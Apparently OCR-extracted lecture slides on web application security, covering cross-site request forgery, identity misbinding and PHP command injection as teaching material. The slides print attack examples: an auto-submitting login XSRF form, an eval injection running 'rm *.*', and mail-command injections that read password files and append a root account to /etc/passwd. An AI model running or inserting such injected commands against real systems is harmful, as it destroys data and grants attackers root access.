
```
X-Requested-By: XMLHttpRequest
```

- No secrets required


Broader View of XSRF

- Abuse of cross-site data export
  - SOP does not control data export
  - Malicious webpage can initiates requests from the user's browser to an honest server
  - Server thinks requests are part of the established session between the browser and the server
- Many reasons for XSRF attacks, not just "session riding"


Login XSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

Referer Header Helps, Right?



Laundering Referer Header




XSRF Recommendations

- Login XSRF
  - Strict referer validation
  - Login forms typically submitted over HTTPS, referer header not suppressed
- HTTPS sites, such as banking sites
  - Strict referer validation
- Other sites
  - Use Ruby-on-Rails or other framework that implements secret token method correctly


Other Identity Misbinding Attacks

- User's browser logs into website, but site associates session with the attacker
  - Capture user's private information (Web searches, sent email, etc.)
  - Present user with malicious content
- Many examples
  - Login XSRF is one example of this
  - OpenID
  - PHP cookieless authentication

OpenID


Victim Browser
www.attacker.com
livejournal.com
GET /blog HTTP/1.1
<script>
location.href = "http://livejournal.com/" +
"update.bml?nonce=ZA1Fa34";
</script>
GET /?nonce=ZA1Fa34 HTTP/1.1
HTTP/1.1 200 OK
Post an Entry
Subject:


PHP Cookieless Authentication



Server Side of Web Application

- Runs on a Web server (application server)
- Takes input from remote users via Web server
- Interacts with back-end databases and other servers providing third-party content
- Prepares and outputs results for users
  - Dynamically generated HTML pages
  - Content from many different sources, often including users themselves
    - Blogs, social networks, photo-sharing websites…

Dynamic Web Application



PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
or $user = "world"; echo "Hello" . $user . "!";
```

- Form data in global arrays $_GET, $_POST, ...

Command Injection in PHP

- Server-side PHP calculator:

```
$in = $_GET['val'];
eval('$op1 = ' . $in . ';');
```

- Good user calls

Supplied by the user!

http://victim.com/calc.php?val=5

- Bad user calls

URL-encoded

http://victim.com/calc.php?val=5 ; system('rm *.*')

- calc.php executes

```
eval('$op1 = 5; system('rm *.*');');
```

More Command Injection in PHP

- Typical PHP server-side code for sending email

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail $email –s $subject < /tmp/joinmynetwork")
```

- Attacker posts

```
http://yourdomain.com/mail.pl?
   email=hacker@hackerhome.net&
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.pl?
   email=hacker@hackerhome.net&subject=foo;
   echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL

- Widely used database query language
- Fetch a set of records

  SELECT * FROM Person WHERE Username='Vitaly'
- Add data to the table

  INSERT INTO Key (Username, Key) VALUES ('Vitaly', 3611BBFF)
- Modify data

